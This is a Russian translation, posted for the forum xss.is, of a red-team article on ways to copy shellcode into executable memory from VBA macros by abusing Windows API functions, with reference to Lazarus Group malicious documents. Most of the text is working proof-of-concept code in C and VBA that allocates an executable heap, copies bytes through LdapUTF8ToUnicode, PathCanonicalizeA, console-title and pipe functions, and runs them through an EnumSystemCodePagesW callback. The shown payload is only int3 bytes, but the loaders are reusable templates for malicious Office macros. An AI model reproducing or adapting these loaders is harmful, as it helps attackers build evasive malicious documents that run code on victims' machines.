# Статья Тысяча и один способ скопировать шелл-код в память (VBA-макросы)



Дорогое **сов**дружество, сегодня речь пойдёт о том, как можно использовать некоторые native-функции Windows для копирования нашего шелл-кода в RWX-секцию в VBA макросах.

Молитва у алтаря a.k.a. отказ от ответственности

Это старая и простая тема, но в связи с недавним анализом Lazarus' maldocs мне кажется, что обсуждение этой техники представляет некоторый интерес.

Вступление

Как показали NCC в своей статье "RIFT: Analysing a Lazarus Shellcode Execution Method", Lazarus Group использовала maldocs, где шелл-код загружается и выполняется без вызова каких-либо стандартный функций. Для этого VBA-макрос использует `UuidFromStringA` для копирования шелл-кода в RWX-секцию, а затем инициирует его выполнение через `lpLocaleEnumProc` . Функция `lpLocaleEnumProc` была ранее описана @nootrak в статье "Abusing native Windows functions for shellcode execution".

Использование других способов копирования шелл-кода тоже не является чем-то новым, есть даже несколько статей об этом (вот лишь некоторые из них: Inserting data into other processes' address space by @Hexacorn, GetEnvironmentVariable as an alternative to WriteProcessMemory in process injections by @TheXC3LL и Windows Process Injection: Command Line and Environment Variables by @modexpblog).

Возвращаясь к статье @nootrak, мы можем найти список различных native-функций, которые могут быть использованы для выполнения шелл-кода, и даже инструмент для создания таких maldocs, в котором функции выбираются случайным образом. Цитата из статьи:

> Я обращаюсь к trigen (представьте себе 3 комбо-генератора), который случайным образом собирает VBA-макрос, используя вызовы API из пулов функций для выделения памяти (всего 4), копирования шелл-кода в память (всего 2) и затем, наконец, вызывает функции Win32 для выполнения кода (всего 48 - я оставил SetWinEventHook из-за вышеупомянутой необходимости наличия цепочки функций). Всего существует 384 различных возможных комбинаций макросов, которые он может сгенерировать.

Инструмент использует только 2 native-функциии для копирования шелл-кода, в то время как может использовать десятки. Таким образом количество комбинаций может вырасти В РАЗЫ.

В предельно абстрактном виде обозначим эти функции двумя метками: одноэтапные и двухэтапные функции. Первые - это те, которые позволяют вам копировать шелл-код непосредственно по нужному адресу (например, `UuidFromStringA`, используемый Lazarus). Вторые - это те, где копирование должно быть выполнено в два шага: сначала скопировать шелл-код в "ничейную область", а затем извлечь его (например, используя `SetEnvironmentVariable` / `GetEnvironmentVariable`).

Одноэтапные функции

Большинство функций, попадающих в эту категорию - это функции, используемые для преобразования информации из формата "A" в формат "B" или функции, применяющие любой тип для конвертации данных. Такие функции можно обнаружить, проверив их аргументы: если они получают входной буфер и выходной буфер, то это хороший кандидат. Для примера проверим `LdapUTF8ToUnicode`:
C++:

```
WINLDAPAPI int LDAPAPI LdapUTF8ToUnicode(
  LPCSTR lpSrcStr,
  int    cchSrc,
  LPWSTR lpDestStr,
  int    cchDest
);
```


То есть, параметры таковы:

> lpSrcStr - Указатель на строку UTF-8 для преобразования, null-terminated
> lpDestStr - Указатель на буфер, принимающий преобразованную строку Unicode, без null-terminated

Это хороший кандидат, который соответствует всем нашим условиям. Протестируем его с помощью простого PoC на C:
C++:

```
#include <Windows.h>
#include <Winldap.h>

#pragma comment(lib, "wldap32.lib")

int main(int argc, char** argv) {
    LPCSTR orig_shellcode = "\xec\xb3\x8c\xec\xb3\x8c"; // \xcc\xcc\xcc\xcc in UNICODE
    LPWSTR copied_shellcode = NULL;
    HANDLE heap = NULL;
    int ret = 0;
    int size = 0;

    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    copied_shellcode = HeapAlloc(heap, 0, 0x10);
    size = LdapUTF8ToUnicode(orig_shellcode, strlen(orig_shellcode), NULL, 0); // First call
is to know the size
    ret = LdapUTF8ToUnicode(orig_shellcode, strlen(orig_shellcode), copied_shellcode, size);
    EnumSystemCodePagesW(copied_shellcode, 0); // Just to trigger the execution. Taken from
Nootrak article.
    return 0;
}
```


Поскольку эта функция выполняет преобразование из UTF-8 в UNICODE, мы должны создать наш шелл-код (в данном случае просто кучу `int3` ), учитывая это.




Как мы видим, это сработало. Пришло время перевести код на языке C на нечестивый язык Мордор-VBA:
Code:

```
Private Declare PtrSafe Function HeapCreate Lib "KERNEL32" (ByVal flOptions As Long, ByVal
dwInitialSize As LongPtr, ByVal dwMaximumSize As LongPtr) As LongPtr
Private Declare PtrSafe Function HeapAlloc Lib "KERNEL32" (ByVal hHeap As LongPtr, ByVal
dwFlags As Long, ByVal dwBytes As LongPtr) As LongPtr
Private Declare PtrSafe Function EnumSystemCodePagesW Lib "KERNEL32" (ByVal
lpCodePageEnumProc As LongPtr, ByVal dwFlags As Long) As Long
Private Declare PtrSafe Function LdapUTF8ToUnicode Lib "WLDAP32" (ByVal lpSrcStr As LongPtr,
ByVal cchSrc As Long, ByVal lpDestStr As LongPtr, ByVal cchDest As Long) As Long


Sub poc()
    Dim orig_shellcode(0 To 5) As Byte
    Dim copied_shellcode As LongPtr
    Dim heap As LongPtr
    Dim size As Long
    Dim ret As Long
    Dim HEAP_CREATE_ENABLE_EXECUTE As Long

    HEAP_CREATE_ENABLE_EXECUTE = &H40000

    '\xec\xb3\x8c\xec\xb3\x8c ==> \xcc\xcc\xcc\xcc
    orig_shellcode(0) = &HEC
    orig_shellcode(1) = &HB3
    orig_shellcode(2) = &H8C
    orig_shellcode(3) = &HEC
    orig_shellcode(4) = &HB3
    orig_shellcode(5) = &H8C

    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0)
    copied_shellcode = HeapAlloc(heap, 0, &H10)
    size = LdapUTF8ToUnicode(VarPtr(orig_shellcode(0)), 6, 0, 0)
    ret = LdapUTF8ToUnicode(VarPtr(orig_shellcode(0)), 6, copied_shellcode, size)
    ret = EnumSystemCodePagesW(copied_shellcode, 0)
End Sub
```

Подключаем отладчик и запускаем макрос!




Другим примером может быть `PathCanonicalize` :
C++:

```
BOOL PathCanonicalizeA(
  LPSTR  pszBuf,
  LPCSTR pszPath
);
```


Параметры удовлетворяют нашим условиям:

> pszBuf - Указатель на строку, которая получает канонический путь. Вы должны установить размер этого буфера MAX_PATH, чтобы убедиться, что он достаточен для хранения возвращаемой строки.
> pszPath - Указатель на строку максимальной длины MAX_PATH, которая содержит путь, подлежащий канонизации.

PoC:
C++:

```
#include <Windows.h>
#include <Shlwapi.h>

#pragma comment(lib, "Shlwapi.lib")

int main(int argc, char** argv) {
    LPCSTR orig_shellcode = "\xcc\xcc\xcc\xcc";
    LPSTR copied_shellcode = NULL;
    HANDLE heap = NULL;
    BOOL ret = 0;
    int size = 0;

    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    copied_shellcode = HeapAlloc(heap, 0, 0x10);
    PathCanonicalizeA(copied_shellcode, orig_shellcode);
    EnumSystemCodePagesW(copied_shellcode, 0);
    return 0;
}
```

Иии, внимание!





Двухэтапные функции

Под этим названием мы подразумеваем функции, которые сначала должны сохранить шелл-код в промежуточном месте (например, в переменной окружения/заголовке окна/и т.д.), а затем извлечь его из этого места. Легче всего искать **Set**/**Get**-близнецов. Первый пример, который приходит на ум - это сохранение шелл-кода как Заголовок окна с помощью `SetConsoleTitleA` , а затем использовать `GetConsoleTitleA` для сохранения в RWX-секции:
C++:

```
#include <Windows.h>

int main(int argc, char** argv) {
    LPCSTR orig_shellcode = "\xcc\xcc\xcc\xcc";
    LPSTR copied_shellcode = NULL;
    HANDLE heap = NULL;
    BOOL ret = 0;

    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    copied_shellcode = HeapAlloc(heap, 0, 0x10);
    SetConsoleTitleA(orig_shellcode);
    GetConsoleTitleA(copied_shellcode, MAX_PATH);
    EnumSystemCodePagesW(copied_shellcode, 0);
    return 0;
}
```

Проверим:




Кроме того, механизмы IPC могут попасть в нашу двухэтапную категорию. Например, мы можем создать anonymous pipe, чтобы использовать его как no man's place, и вызвать `WriteFile` / `ReadFile` для копирования шелл-кода:

C++:

```
#include <Windows.h>

int main(int argc, char** argv) {
    LPCSTR orig_shellcode = "\xcc\xcc\xcc\xcc";
    LPSTR copied_shellcode = NULL;
    HANDLE heap = NULL;
    HANDLE source = NULL;
    HANDLE sink = NULL;
    SECURITY_ATTRIBUTES saAttr;
    DWORD size = 0;

    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    copied_shellcode = HeapAlloc(heap, 0, 0x10);

    saAttr.nLength = sizeof(SECURITY_ATTRIBUTES);
    saAttr.bInheritHandle = TRUE;
    saAttr.lpSecurityDescriptor = NULL;

    CreatePipe(&sink, &source, &saAttr, 0);
    WriteFile(source, orig_shellcode, 4, &size, NULL);
    ReadFile(sink, copied_shellcode, 4, &size, NULL);

    EnumSystemCodePagesW(copied_shellcode, 0);
    return 0;
}
```

Это можно перевести на VBA:
Code:

```
Private Declare PtrSafe Function HeapCreate Lib "kernel32" (ByVal flOptions As Long, ByVal
dwInitialSize As LongPtr, ByVal dwMaximumSize As LongPtr) As LongPtr
Private Declare PtrSafe Function HeapAlloc Lib "kernel32" (ByVal hHeap As LongPtr, ByVal
dwFlags As Long, ByVal dwBytes As LongPtr) As LongPtr
Private Declare PtrSafe Function EnumSystemCodePagesW Lib "kernel32" (ByVal
lpCodePageEnumProc As LongPtr, ByVal dwFlags As Long) As Long
Private Declare PtrSafe Function CreatePipe Lib "kernel32" (phReadPipe As LongPtr,
phWritePipe As LongPtr, lpPipeAttributes As SECURITY_ATTRIBUTES, ByVal nSize As Long) As Long
Private Declare PtrSafe Function ReadFile Lib "kernel32" (ByVal hFile As LongPtr, ByVal
lpBuffer As LongPtr, ByVal nNumberOfBytesToRead As Long, lpNumberOfBytesRead As Long,
lpOverlapped As Long) As Long
Private Declare PtrSafe Function WriteFile Lib "kernel32" (ByVal hFile As LongPtr, ByVal
lpBuffer As LongPtr, ByVal nNumberOfBytesToWrite As Long, lpNumberOfBytesWritten As Long,
lpOverlapped As Long) As Long


Private Type SECURITY_ATTRIBUTES
        nLength As Long
        lpSecurityDescriptor As LongPtr
        bInheritHandle As Long
End Type

Sub poc()
    Dim orig_shellcode(0 To 3) As Byte
    Dim copied_shellcode As LongPtr
    Dim heap As LongPtr
    Dim size As Long
    Dim ret As Long
    Dim source As LongPtr
    Dim sink As LongPtr
    Dim saAttr As SECURITY_ATTRIBUTES
    Dim HEAP_CREATE_ENABLE_EXECUTE As Long

    HEAP_CREATE_ENABLE_EXECUTE = &H40000

    orig_shellcode(0) = &HCC
    orig_shellcode(1) = &HCC
    orig_shellcode(2) = &HCC
    orig_shellcode(3) = &HCC

    heap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0)
    copied_shellcode = HeapAlloc(heap, 0, &H10)

    saAttr.nLength = LenB(SECURITY_ATRIBUTES)
    saAttr.bInheritHandle = 1
    saAttr.lpSecurityDescriptor = 0

    ret = CreatePipe(sink, source, saAttr, 0)
    ret = WriteFile(source, VarPtr(orig_shellcode(0)), 4, size, 0)
```

```
    ret = ReadFile(sink, copied_shellcode, 4, size, 0)
    ret = EnumSystemCodePagesW(copied_shellcode, 0)
End Sub
```

EoF

Несмотря на то, что тема, обсуждаемая в этой статье, является старой, мы видим одни и те же шаблоны (возможно потому, что люди повторяют то, о чем много пишут в интернете). Рекомендую изучить альтернативные способы решения задачи, а не просто слепо следовать тому, что делают другие.

Как специалисты Red Team, мы должны повторять TTP, встречающиеся в wild, но также мы должны исследовать больше вариантов. Существуют десятки способов копирования и запуска вашего шелл-кода. Просто не придерживайтесь одного и будьте изобретательны!

Надеюсь, вам понравилось! Не стесняйтесь оставлять отзывы в нашем твиттере @AdeptsOfoxCC.

---
Оригинал статьи: https://adepts.of0x.cc/alternatives-copy-shellcode/
Переведено специально для xss.is. Спасибо Azrv3l за наводку.